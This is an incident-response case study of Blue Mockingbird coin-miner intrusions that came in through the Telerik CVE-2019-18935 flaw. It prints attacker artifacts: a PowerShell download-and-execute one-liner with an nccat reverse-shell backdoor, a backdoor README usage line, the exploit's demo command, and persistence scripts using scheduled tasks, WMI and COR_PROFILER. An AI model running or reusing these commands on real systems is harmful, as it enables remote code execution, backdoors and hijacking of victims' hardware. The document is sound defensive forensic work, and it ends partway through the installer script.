

May, 2020

# XM Rig-based CoinMiners

by Blue Mockingbird Threat Actor

## Contents

|   |    |
|---|----|
| Overview .....  | 3  |
| Incident Detection .....                                    | 4  |
| Forensic Investigation .....                                | 5  |
| Malware Analysis .....                                      | 6  |
| DLLs Dropped by w3wp.exe - CVE-2019-18935 Exploitation..... | 6  |
| Schtasks Backdoor .....                                     | 8  |
| XMRig-based CoinMiner.....                                  | 9  |
| CoinMiner Installation and Persistence .....                | 13 |
| DLL Installer .....   | 13 |
| WMI Event Subscription .....                                | 14 |
| COR Profiler.....   | 14 |
| Installation Script and Package .....                       | 15 |
| Conclusion .....  | 20 |
| References.....   | 21 |

---

## OVERVIEW

---

Since the end of March LIFARS DFIR team has observed an increase in the number of incidents related to Monero cryptocurrency miners. Some of the companies affected by this type of malware came to us, which prompted us to begin an investigation. Based on the initial discussion with the clients, we determined a few machines from which to start our investigation. As we collected and analyzed more and more data about the current state of the incident as well as the attacker's abilities, we utilized approaches from forensic analysis, monitoring and threat hunting.

Reconstructing the attacker's steps and working backwards, we found Patient Zero – machine, which was first compromised by attackers to gain access to the client network. LIFARS detected and analyzed the exploitation of CVE-2019-18935 vulnerability in Telerik Web UI for ASP.NET, lateral movement and the compromise of hundreds of machines in the internal network, remote backdoors and cryptocurrency miners with multiple persistence techniques used, including a not as common one based on COR Profilers.

We found the linking between the publicly available exploit for CVE-2019-18935 and the custom malware used as an installer of CoinMiners. Later we were able to reconstruct the whole installation and CoinMiner infection process, including the installation artifacts which had been deleted. Based on our investigation, we confirmed the origin of these attacks to the Blue Mockingbird group of attackers.

In this case study, we summarize findings and describe some of our methods and techniques.

---

## INCIDENT DETECTION

---

It started inconspicuously, with a high load of computers. At first glance, there seemed to be no abnormalities, just some updates being applied, but when the local IT staff verified these machines, they noticed something unusual – abnormally high CPU and memory usage by svchost and regsvr processes.. Moreover, the svchost processes corresponded with the “Problem Reports and Solutions Control Panel Support” service (wercplsupport). Things started to sound odd...

Further inspection showed association and presence of the file wercplsupporte.dll in System32 directory. Yes, this file tried to mask itself as legitimate wercplsupport.dll, with the additional letter “e” concatenated to the end. It even contained the fake information about its origin – Host Process for Windows Services by Microsoft Corporation, as we can see on Figure 1.

```
File OS : Win32
Object File Type : Executable application
File Subtype : 0
Language Code : Neutral
Character Set : Unicode
Company Name : Microsoft Corporation
File Description : Host Process for Windows Services
File Version : 10.0.18362.1 (WinBuild.160101.0800)
Legal Copyright : © Microsoft Corporation. All rights reserved.
Original File Name : test.dll
Product Name : Microsoft® Windows® Operating System
Product Version : 10.0.18362.1
```

*Figure 1. Meta information from wercplsupporte.dll*

Forced AV checks with various AV engines reported the file as CoinMiner, or crypto mining variant. In another step performed by LIFARS, we saw that the extracted strings contain many occurrences of XMRig substrings (Figure 2), so we had to deal with the infection of XMRig-based CoinMiner. But the question is, what else did the attacker deploy in the client network and how did they get access to it.

```

XMRig
XMRig 5.3.0
\xmrig\cache\
XMRIG_INCLUDE_RANDOM_MATH
/xmrig
xmrig-cuda.dll
donate.ssl.xmrig.com
donate.v2.xmrig.com
#define xmrig_amd_bfe(src0, src1, src2) amd_bfe(src0, src1, src2)
inline int xmrig_amd_bfe(const uint src0,const uint offset,const uint width)
#define BYTE(x, y) (xmrig_amd_bfe((x), (y) << 3U, 8U))
#define xmrig_amd_bitalign(src0, src1, src2) amd_bitalign(src0, src1, src2)
inline uint2 xmrig_amd_bitalign(const uint2 src0,const uint2 src1,const uint src2)
return(as_ulong(xmrig_amd_bitalign(x,x.s10,32-y)));
return(as_ulong(xmrig_amd_bitalign(x.s10,x,32-(y-32))));
#ifdef XMRIG_KECCAK_CL
#define XMRIG_KECCAK_CL
XMRIG_INCLUDE_RANDOM_MATH
#define xmrig_amd_bfe(src0, src1, src2) amd_bfe(src0, src1, src2)
inline int xmrig_amd_bfe(const uint src0,const uint offset,const uint width)
#define BYTE(x, y) (xmrig_amd_bfe((x), (y) << 3U, 8U))
.?AVJsonChain@xmrig@@
.?AVJsonReader@xmrig@@
.?AVILogBackend@xmrig@@

```

Figure 2. XMRig in extracted strings of wercpsupporte.dll

## FORENSIC INVESTIGATION

While following the usual procedures like antimalware scans and IOC search, reviewing artifacts of execution and persistence, event logs, searching for connections, etc., we analyzed the machine with the XMRig-based CoinMiner, and found a couple of malicious files.

There were multiple XMRig-based DLLs with the same hash, but different names. Most of them looked randomly generated, but there were also DLLs with the names dialogex.dll, checkservices.dll and the previously mentioned wercpsupporte.dll inside the System32 folder. While these names look legitimate, they are not standard names of Windows DLLs (e.g. can be verified in NSRL database). Most of these DLLs used either scheduled tasks or services for their persistence.

However, one of the random DLLs had a different hash value and it seems that it is a type of installer; it creates a scheduled task and service for running wercpsupporte.dll and dialogex.dll.

These CoinMiner-related malicious files as well as the persistence will be covered later in this case study.

We also found other malware; the batch file called x.bat with PowerShell downloader. Interesting fact was that it downloaded its payload from the local webserver instead of a publicly accessible malware distribution point. While the payload was masked as a JavaScript resource on the internal webserver, it seemed that it was actually a PowerShell backdoor.

The above-mentioned finding led our investigation to the webserver, where we found more evidence of attacker presence as well as another piece of the malware-puzzle. Especially, there were a couple of DLLs in C:\Windows\Temp\ directory with the filename


consisting of the Unix-like timestamp (seconds since Jan 01 1970 UTC) and a randomly generated number. These DLLs were dropped by w3wp.exe (IIS Worker Process). This aroused suspicion in us that maybe some ASP.NET web app was vulnerable and exploited by the attackers.

## MALWARE ANALYSIS

Let's summarize our findings and results of analysis of malicious artifacts found during forensic investigation and monitoring.

### DLLS DROPPED BY W3WP.EXE - CVE-2019-18935 EXPLOITATION

Beginning with the latest mentioned artifact, these "Unix-like timestamp" DLLs differed only in very small portion of their content. To be more precise, they differed only in two embedded strings – the name of the original DLL file from compilation, especially in the timestamp part of these filenames.



```
1 1070 lines: !This program cannot be run in DOS mode.-----+ 1 +-1070 lines: !This program cannot be run in DOS mode.
1071 <Module> 1071 <Module>
1072 Empty 1072 Empty
1073 mscorlib 1073 mscorlib
1074 Object 1074 Object
1075 System 1075 System
1076 .ctor 1076 .ctor
1077 rev_shell_2020031022542463_amd64 1077 rev_shell_2020031100315692_amd64
1078 rev_shell_2020031022542463_amd64.dll 1078 rev_shell_2020031100315692_amd64.dll
1079 GCTL 1079 GCTL
1080 .text$mn 1080 .text$mn
1081 .text$mn$00 1081 .text$mn$00
1082 .text$x 1082 .text$x
1083 .idata$5 1083 .idata$5
1084 .00cfg 1084 .00cfg
1085 +-117 lines: CRTSXCA-----+ 1085 +-117 lines: CRTSXCA-----
```

Figure 3. DLLs dropped by w3wp.exe differs only in the original filename of the DLL

The DLLs were mixed mode assembly, so they contained both the managed and unmanaged machine instructions and MSIL instructions. The .NET part of the DLL contains only the Empty class (yes, really empty). On the other hand, in the native code of DLL main dispatcher it spawned a new thread and created a TCP socket connected to the attacker Command & Control server on TCP port 443, but without any TLS encryption.

We already had the suspicion that this could be the payload delivered after exploitation of the ASP.NET vulnerability. Equipped with the knowledge of its purpose, C&C IP address and similarity in the original build DLL names, we leverage the Threat Intelligence and found the tool, which produced the same DLLs.

It turns out that these DLLs had been part of the Remote code execution (RCE) exploit for a .NET JSON deserialization vulnerability CVE-2019-18935 in Telerik UI for ASP.NET AJAX.

This RCE exploit can be found on <https://github.com/noperator/CVE-2019-18935/>.


There is a build\_dll.bat script in the GitHub repository, which produces the same filenames as we saw as original build filenames in our samples – concatenated from the base name

of the source code file, datetime and architecture. In the repository, the C source code of the native part of the DLL file is called rev\_shell.c, which also matched our case.

```
20 set DATETIME=%YYYY%%MM%%DD%%HH%%MI%%SS%%FF%
21
22 @echo on
23
24 for %%a in (x86 amd64) do (
25     setlocal
26     call "C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Auxiliary\Build\vcvarsall.bat" %%a
27     csc /target:module empty.cs
28     cl /c %PROGRAM%
29     link /DLL /LTCG /CLRIMAGETYPE:IJW /out:%%BASENAME%%_%%DATETIME%%_%%a.dll %%BASENAME%.obj empty.netmodule
30     del %%BASENAME%.obj empty.netmodule
31     endlocal
32 )
```

Figure 4. Build\_dll.bat script which generated the original DLL filenames

In the Figure 4, there is also an empty.cs module, which contains the Empty class, as we commented before.



The screenshot shows a GitHub commit interface for the repository 'CVE-2019-18935 / empty.cs'. The branch is 'master'. The commit is by user 'noperator' with the message 'Add exploit script, mixed mode assembly source.' and 1 contributor. The commit details show '1 lines (1 sloc) | 15 Bytes' and the code snippet: '1 class Empty {}'.

Figure 5. The Empty class used in CVE-2019-18935 RCE

Moreover, this exploit uses the same format of remote payload names as we saw: timestamp.random.dll, as it is clear from the "demo" run:

```
python3 CVE-2019-18935.py -u <HOST>/Telerik.Web.UI.WebResource.axd?type=rau -v <VERSION> -f 'C:\Windows\Temp'
[*] Local payload name: sleep_2019121205271355_x86.dll
[*] Destination folder: C:\Windows\Temp
[*] Remote payload name: 1576142987.918625.dll
```

Figure 6. Demonstration of CVE-2019-18935 exploit

Thus, it seems that we had the culprit – the exploitation of the CVE-2019-18935, and also had identified Patient Zero. These findings were verified with the client and they confirmed that they had deployed an obsolete version of Telerik Web UI for ASP.NET,

which was vulnerable. Next step was to correlate the timestamps of the exploitation of the CVE-2019-18935 with logs from network monitoring and proxy servers.

## SCHTASKS BACKDOOR

The x.bat batch file was found during the forensic investigation. As we described above, it contained a PowerShell downloader, which downloaded a string from a JavaScript resource from the webserver on the local network and executed it. Then, it called Invoke-Taskback with the nccat method and the public IP address as the parameter. Because the Invoke-Taskback is not a cmdlet or function of PowerShell by default, it had to come from the JavaScript resource. Thus, this resource was probably PowerShell code instead of JavaScript.

The IP address is worth attention, because it is the same used as the C&C IP address with the CVE-2019-18935 exploit.

```
@echo off
start "" cmd.exe /c powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://[REDACTED].js');
Invoke-Taskback -method nccat -ip [REDACTED] -port 8080 -time 173"
exit
```

Figure 7. x.bat with PowerShell downloader and nccat backdoor

Let's move on to the webserver with the JavaScript resource. In fact, it was indeed a PowerShell script, at last we had our truth. It created a scheduled task with the name "NetworkDialogs" in our case, which executed the following command:

```
regsvr32.exe /u /s /i:"c:\windows\temp\scripttempx.tks" scrobj.dll
```

The file scripttempx.tks contained either msf, cmd or nccat payload. In our case, the x.bat used this scheduled task for nccat backdoor.

Again, with Threat Intelligence powered with the knowledge gained revealed the most probable origin of the scheduled task backdoor: the 4 year old Schtasks-Backdoor GitHub repository available at <https://github.com/re4lity/Schtasks-Backdoor> with Chinese comments in Readme file.



```

README.md

Schtasks-Backdoor

About

一款权限维持后门PowerShell脚本

Principle

schtasks+regsvr32

Function

内网维持权限方法的一种。免杀效果好，重启生效。支持msf反弹，nc反弹，客户端不会用明显异常，自定义执行命令会有弹框（可以自己修改，思路可以使用mshta），一般实战中用nc或者msf。

Usage

powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://8.8.8.8/Invoke-taskBackdoor.ps1');Invoke-Taskbackdoor -method msf -ip 8.8.8.8 -port 8081 -time 2"

```

Figure 8. Readme of Schtasks-Backdoor GitHub repository

## XMRIG-BASED COINMINER

Recall the detection phase and forensic investigation, we were aware of a couple of DLLs masked as (or wannabe) Windows system DLLs such as wercplsupporte.dll, dialogex.dll, and checkservices.dll. Verified on the clean systems and also in known files databases such as NSRL, not only were their hashes present in the databases, but none of the filenames were known. On the other hand, for most people these filenames look pretty legitimate mixed with the many other Windows files in System32 directory.

```

IRPAN::Incident Response Process Analyzer
-----
Name      PID      User      CPU      Threads  Opened Files  Connections  Start Time
-----
svc
Tas Name  Path      Signature  NSRL      MTime
svc svchost.exe ...C:\Windows\System32\en-US\svcho...NotSigned  HashFound  2018-09-15T02:07...
svc mswsock.dll...C:\Windows\System32\en-US\mswo...NotSigned  HashFound  2018-09-15T02:07...
cmd locale.nls  C:\Windows\System32\locale.nls  NotSigned  NameFound  2020-05-27T10:49...
con SortDefault...C:\Windows\Globalization\Sortin...NotSigned  HashFound  2018-09-15T00:28...
irp svchost.exe  C:\Windows\System32\svchost.exe  VerificationError;...NameFound  2018-09-15T00:28...
irp wercpls
-----
Details
bac wshbth. name: wercplsupporte.dll
svc pnrpnspl path: C:\Windows\System32\wercplsupporte.dll
Run NapiNSP size: 3864576
pyt rasadhll md5: 3e9350329df413dc88fb4a8116c2673b
Reg dhcpcsv sha256: b31f7152a547fa41c31f9c96177b2cd7131a93f7c328bf6da360dc1586ba18dc
Sys winnrnr. signature: NotSigned
sms nlaapi. nsrl: NotFound
csr dhcpcsv mt ime: 2020-04-26T07:58:26
win IPHLPAP. ct ime: 2020-05-29T03:48:38.379789
csr dnsapi. at ime: 2020-05-29T03:58:53.882288
win mswsock
ser wldp.dll
-----
lsa powrprof.dll C:\Windows\System32\powrprof.dll VerificationError;...NameFound  2018-09-15T00:28...
fon msasn1.dll C:\Windows\System32\msasn1.dll VerificationError;...NameFound  2018-09-15T00:28...
svc kernel.appc...C:\Windows\System32\kernel.appc...VerificationError;...NameFound  2018-09-15T00:28...
fon profapi.dll C:\Windows\System32\profapi.dll VerificationError;...NameFound  2020-05-27T10:50...
svc msvcpl_win.dll C:\Windows\System32\msvcpl_win.dll VerificationError;...NameFound  2019-03-19T04:21...
-----
F1

```

Figure 9. Module wercplsupporte.dll loaded in svchost.exe is unsigned and not found in NSRL

These unknown DLL files were accompanied with multiple DLLs with random names, but all of them (except one) had the same hash.

We proceeded with the brief analysis of the samples with the same hash, which caused a lot of DNS resolutions of the domain names such as:

- xmr-us-east1.nanopool.org
- xmr-us-west1.nanopool.org
- xmr-eu1.nanopool.org
- pool.minexmr.com
- ...

So evidently the domain names are associated with the Monero mining pools. Of course, they could be used as network IOCs for detection of other machines infected with this CoinMiner.

Also, a string search revealed the origin in XMRig CoinMiner, with exact versions and build dates. We saw various similar samples collected from our clients and from public repositories, with build dates between February and April.

```
XMRig 5.3.0          XMg 10.5.0
built on Feb 13 2020 with MSVC    built on Apr 26 2020 with MSVC
features: 64-bit AES             features: 64-bit AES
```

*Figure 10. Example of the build dates of XMRig-based samples*

Again, XMRig is opensource tool available on GitHub, and version 5.3.0 was released in December 2019, while on Feb 13 2020 there was a version 5.5.3, thus the attackers didn't use the most recent version for their attacks. The second example in the Figure 10 contains XMg 10.5.0, however, while XMg could stand for Coin Magi, the XMg miner 10.5.0 is unknown to search engines. Moreover, the second sample shares large portion of code with XMRig miner, so this could only be a custom name for this miner.

When we look at the code reuse, there are parts shared with XMRig, but most importantly, this malware sample is attributed to the Blue Mockingbird group, which is known due to the same kinds of coin mining attacks as we had previously investigated.




Figure 11. Code Reuse of the XMRig-based CoinMiner

There is another thing common for all of these XMRig-based CoinMiner DLLs. All of them (at least all of we were able to capture) had the exported symbol (function) called "fackaaxv". At the very beginning of this exported function the samples created Mutex called "Samplexn07", and if this mutex already exists, this function ends.

```

public fackaaxv
fackaaxv proc near

var_90= qword ptr -90h
var_88= qword ptr -88h
var_80= dword ptr -80h
var_78= xmmword ptr -78h
var_68= qword ptr -68h
var_60= qword ptr -60h
var_58= qword ptr -58h
var_50= xmmword ptr -50h
var_40= qword ptr -40h
Block= qword ptr -38h
var_28= qword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h
arg_0= qword ptr 10h
arg_8= qword ptr 18h
arg_10= qword ptr 20h

; __unwind { // __GSHandlerCheck
mov     [rsp-8+arg_10], rbx
push   rbp
lea    rbp, [rsp-57h]
sub    rsp, 0B0h
mov    rax, cs:__security_cookie
xor    rax, rsp
mov    [rbp+57h+var_10], rax
lea    r8, Name           ; "Samplexn07"
xor    edx, edx           ; bInitialOwner
xor    ecx, ecx           ; lpMutexAttributes
call   cs:CreateMutexA
mov    rbx, rax
call   cs:GetLastError
cmp    eax, ERROR_ALREADY_EXISTS
jnz    short loc_18006929F

```

Figure 12. Part of the disassembly function fackaaxv. It tries to create a mutex "Samplexn07"

We need to mention, this fackaaxv function is also called directly from the DllRegisterServer exported entry, which is used when this DLL is used as an argument for regsvr32.exe.

```

; Exported entry 1. DllRegisterServer

; HRESULT __stdcall DllRegisterServer()
public DllRegisterServer
DllRegisterServer proc near
xor     ecx, ecx
jmp     fackaaxv
DllRegisterServer endp

```

Figure 13. Call (jump) to the fackaaxv from DllRegisterServer() function

This means that even if this DLL is used with regsvr32.exe, the same mutex is created, and moreover, its exclusivity is guaranteed even if the fackaaxv entry from this DLL is called via rundll32.exe, for example.




Figure 14. Example of running CoinMiner process with the Mutex "Samplexn07"

That's malware analysis point of view. Enriched by forensic investigation, we already knew that these DLLs had been used in scheduled tasks and services, such as the aforementioned "Problem Reports and Solutions Control Panel Support" service (wercplsupport). Moreover, there were a couple of scheduled tasks with random names, which executed the following commands associated with these CoinMiner DLLs:

- cmd.exe /c regsvr32.exe /s c:\windows\System32\%RANDOM1%.dll
- cmd.exe /c rundll32.exe c:\windows\System32\%RANDOM2%.dll,fackaaxv
- cmd.exe /c sc config wercplsupport start=auto & sc start wercplsupport
- cmd.exe /c sc start wercplsupport & start regsvr32.exe /s c:\windows\System32\%RANDOM3%.dll
- regsvr32.exe /s c:\windows\System32\wercplsupporte.dll

All of these tasks were executed daily, on 08:10, 20:02, 20:15, 20:20 and 20:25. Most of the tasks had random names, except the last one with the name "Windows Problems Collection".

And that is not all, there was one more service with a random name on the system, which executed the following command:

- `cmd /c sc config wercplsupport start= auto & sc start wercplsupport & copy c:\windows\System32\%result3%.dll c:\windows\System32\wercplsupporte.dll /y & regsvr32.exe /s c:\windows\System32\%result3%.dll`

## COINMINER INSTALLATION AND PERSISTENCE

### DLL INSTALLER

The next step was to find what was responsible for the persistence described above. We had one more DLL with a unique hash, so now it was time to analyze it and try to answer the question of persistence.

Despite its size of approximately 107kB, this DLL contained only a small portion of regular functions. Most of the code were known library functions. The biggest one of the regular functions was the DllMain function, which was really simple – it executed the cmd.exe with the command for creation of the "Windows Problems Collection" scheduled task, configuring automatic start of the wercplsupport service, copying dialogex.dll to wercplsupporte.dll file and starting dialogex.dll via regsvr32.dll.

```
lea rax, aDExe ; "d.exe"
mov [rsp+88h+lpEnvironment], rax
lea rax, aTem32Cm ; "tem32\cm"
mov qword ptr [rsp+88h+dwCreationFlags], rax
lea rax, aOwsSys ; "ows\sys"
mov qword ptr [rsp+88h+bInheritHandles], rax
mov [rsp+88h+ApplicationName], bl
call sub_180001010
lea rax, ProcessInformation
xor r9d, r9d ; lpThreadAttributes
mov [rsp+88h+lpProcessInformation], rax ; lpProcessInformation
lea rdx, CommandLine ; "/c sc config wercplsupport start= auto"
mov [rsp+88h+lpStartupInfo], rdi ; lpStartupInfo
lea rcx, [rsp+88h+ApplicationName] ; lpApplicationName
mov [rsp+88h+lpCurrentDirectory], rcx ; lpCurrentDirectory
xor r8d, r8d ; CommandLine db '/c sc config wercplsupport start= auto & sc start wercplsupport
; DATA XREF: DllMain+D570
mov [rsp+88h+lpEnvironment], rax ; lpEnvironment db '% copy c:\windows\System32\dialogex.dll c:\windows\System32\wercp
; DATA XREF: DllMain+D570
mov [rsp+88h+dwCreationFlags], rax ; dwCreationFlags db 'lupporte.dll /y & schtasks /create /tn "Windows Problems Collect
; DATA XREF: DllMain+D570
mov [rsp+88h+bInheritHandles], rax ; bInheritHandles db 'ion" /tr "regsvr32.exe /s c:\windows\System32\wercplsupporte.dll"
; DATA XREF: DllMain+D570
call cs:CreateProcessA ; CreateProcessA db '/ /sc DAILY /st 20:02 /F /RU System & start "" regsvr32.exe /s c:\
; DATA XREF: DllMain+D570
mov ecx, 7D0h ; dwMilliseconds db 'windows\System32\dialogex.dll', 0
call cs:Sleep ; Sleep
mov rdi, [rsp+88h+var_0]
```

Figure 15. Persistence in DllMain function of the "unique" DLL file

We had now found what caused one part of the persistence mechanism for the CoinMiners, but there were others, unknown to us in this phase of incident response and analysis. We then decided to start with cleaning the known malicious artifacts, while our monitoring team was watching what happened as a result of the actions.

## WMI EVENT SUBSCRIPTION

During the process, our monitoring team noticed hits on our watchlist with the known malicious hashes and filepaths. We saw the execution attempts of following command:

- `cmd.exe /c sc config wercplsupport start= auto & sc start wercplsupport & copy c:\\windows\\System32\\checkservices.dll c:\\windows\\System32\\wercplsupporte.dll /y & start regsvr32.exe /s c:\\windows\\System32\\checkservices.dll`

But this time, it seemed that it was caused by WMI. Further investigation revealed the persistence was attributed to WMI Event Subscription. The attackers registered the Event Filter with conditions related to the Local Time 20:10. They also registered the Consumer which executed the above command. And lastly, there was registered Filter to Consumer Binding present.

With that, one question was answered, but several new questions were raised. How did they register the WMI persistence? What created the other scheduled tasks and services?

Digging deeper into the WMI-related artifacts, we found a .mof file (Managed Object Format) with the definition of WMI Event Subscription. This file was parsed by compiler `mofcomp.exe` and the defined classes and class instances were added to the WMI repository.

```
#PRAGMA AUTORECOVER
#PRAGMA NAMESPACE ("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    Name = "Windows Dialog Event";
    EventNamespace = "root\\cimv2";
    Query = "Select * From __InstanceModificationEvent Where TargetInstance Isa \\\"Win32_LocalTime\\\" And TargetInstance.Hour = 20 AND TargetInstance.Minute = 10";
    QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $Consumer
{
    Name = "Windows Dialog Consumer";
    RunInteractively = false;
    CommandLineTemplate = "cmd.exe /c sc config wercplsupport start= auto & sc start wercplsupport & copy c:\\windows\\System32\\checkservices.dll c:\\windows\\System32\\wercplsupporte.dll /y & start regsvr32.exe /s c:\\windows\\System32\\checkservices.dll";
};

instance of __FilterToConsumerBinding
{
    Filter = $EventFilter;
    Consumer = $Consumer;
};
```

*Figure 16. MOF file with the definitions for WMI Event Subscription*

## COR PROFILER

We continued with the cleaning of the client's network. We also noticed the presence of CLSID with the name in the pattern XXX-YYY-YYY-YYY-ZZZ, where the `InProcServer32` value contained the `ZZZ.dll`, where XXX, YYY and ZZZ stands for random numbers linked to the CoinMiner DLLs and scheduled tasks. So, another question was presented: how had these CLSIDs been created?

To speed up the process of cleaning and because there were hundreds of infected computers, we created and deployed the PowerShell script for the automation of cleaning the malicious artifacts.

Suddenly, our monitoring team noticed something unusual... When we executed our script, the PowerShell process spawned the cmd.exe process which then spawned the schtasks.exe and tried to create scheduled tasks with persistence of CoinMiner.

Our first suspicion was about process injection – either injection of remote thread or DLL hijacking, or some of the other known and documented techniques.

During the investigation of this behavior, we used the SysInternals Process Monitor tool and it captured the events of querying the Registry values related to the malicious CLSID, followed by loading library – the DLL file with the “unique” hash. The DLL file we already analyzed and described as the installer.



|                    |                |      |               |  |                  |
|--------------------|----------------|------|---------------|--|------------------|
| 7:41:18.7188074 AM | powershell.exe | 9908 | RegOpenKey    | HKCR\CLSID\{61A1BB1F-7915-7915-E2FECF55F542}\InProcServer32          | SUCCESS          |
| 7:41:18.7189164 AM | powershell.exe | 9908 | RegQueryValue | HKCR\CLSID\{61a1bb1f-7915-7915-e2ecf55f542}\InProcServer32\{Default} | BUFFER OVERFL... |
| 7:41:18.7189803 AM | powershell.exe | 9908 | RegQueryValue | HKCR\CLSID\{61a1bb1f-7915-7915-e2ecf55f542}\InProcServer32\{Default} | SUCCESS          |
| 7:41:18.7192457 AM | powershell.exe | 9908 | CreateFile    | C:\Windows\System32\zefcf55f542.dll                                  | SUCCESS          |
| 7:41:18.7193899 AM | powershell.exe | 9908 | CreateFile    | C:\Windows\System32\zefcf55f542.dll                                  | ACCESS DENIED    |

Figure 17. Loading the malicious DLL observed in Process Monitor

Because the question of why the PowerShell was interested in this particular CLSID was still unanswered, we continued with the analysis of Process Monitor logs, when we could say “Heureka” - we noticed the CLSID in the environment variable called COR\_PROFILER. Also, the variable COR\_ENABLE\_PROFILING had been set to the value 1. This means, every managed process should be connected to a profiler, and the profiler is defined either via CLSID in COR\_PROFILER (the path is determined from InProcServer32 value of the CLSID) or via its path in the COR\_PROFILER\_PATH environment variable.

We also found that these environment variables had been defined in Registry key HLKM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment.

There were still many unknowns, but we proceeded one more step. We watched for changes in the Registry related to the Environment and COR\_PROFILER, we could then use this information for a more targeted Threat Intelligence, etc.

#### INSTALLATION SCRIPT AND PACKAGE

Soon, we found the culprit of the aforementioned persistence artifacts: the batch file called rn.bat, which did the following:

```

:result5
set /a Num5+=1, StrNum=%Random%%StrSum%
set result5=%result5!str:~%StrNum%, 1!
if %Num5% lss %Len5% goto :result5
echo %result% %result2% %result3% %result4% %result5%

move /Y comhij.dll c:\windows\System32\%result5%.dll
copy xg.dll c:\windows\System32\%result%.dll /y
copy xg.dll c:\windows\System32\%result2%.dll /y
copy xg.dll c:\windows\System32\%result3%.dll /y
copy xg.dll c:\windows\System32\%result4%.dll /y
copy xg.dll c:\windows\System32\dialogex.dll /y
copy xg.dll c:\windows\System32\checkserves.dll /y
copy xg.dll c:\windows\System32\werclpsupporte.dll /Y

schtasks /create /tn "%result%" /tr "cmd.exe /c regsvr32.exe /s c:\windows\System32\%result%.dll" /sc DAILY /st 20:20 /F /RU System /RL HIGHEST
schtasks /create /tn "%result2%" /tr "cmd.exe /c rundll32.exe c:\windows\System32\%result2%.dll,fackaaxy" /sc DAILY /st 20:25 /F /RU System /RL HIGHEST
schtasks /create /tn "%result3%" /tr "cmd.exe /c sc config werclpsupport start=auto & sc start werclpsupport" /sc DAILY /st 20:15 /F /RU System
schtasks /create /tn "%result4%" /tr "cmd.exe /c sc start werclpsupport & start regsvr32.exe /s c:\windows\System32\%result4%.dll" /sc DAILY /st 20:15 /F /RU System
schtasks /create /tn "%result4%" /tr "cmd.exe /c sc stop werclpsupport & taskkill /f /im rundll32.exe & taskkill /f /im regsvr32.exe" /sc DAILY /st 20:15 /F /RU System

sc delete %result3%
